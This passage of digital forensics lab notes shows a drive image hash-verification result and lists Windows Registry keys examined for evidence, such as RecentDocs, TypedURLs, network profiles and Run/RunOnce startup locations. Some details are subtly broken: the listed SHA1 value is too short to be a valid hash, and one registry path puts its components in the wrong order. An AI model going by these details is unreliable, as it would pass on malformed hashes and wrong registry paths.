
Start Cancel



**Drive/Image Verify Results**

[-]	Name	msc3.ad1
[-]	<b>MD5 Hash</b>	
	Computed hash	66573e5175fc28a69c05e7b934633709
	Report Hash	66573e5175fc28a69c05e7b934633709
	Verify result	Match
[-]	<b>SHA1 Hash</b>	
	Computed hash	ecf04bad01cd2833324ec8140a77b1e5c1
	Report Hash	ecf04bad01cd2833324ec8140a77b1e5c1
	Verify result	Match

Close










## Practical – 9 : Registry Editor


### Accessing the Registry

Type regedit in Start Search




### Wireless Evidence in the Registry


HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\NetworkList\Profiles



## The RecentDocs Key


HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs






## TypedURLs Key

HKEY\_CURRENT\_USER\Software\Microsoft\Internet Explorer\TypedURLs




## IP Addresses

HKEY\_LOCAL\_MACHINE\System\Services\CurrentControlSet\services\Tcpip\Parameters\Interfaces




## Start Up Locations in the Registry

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run




## RunOnce Startup

HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce



## Start Up Services


HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services



## Start Legacy Applications


HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\WOW





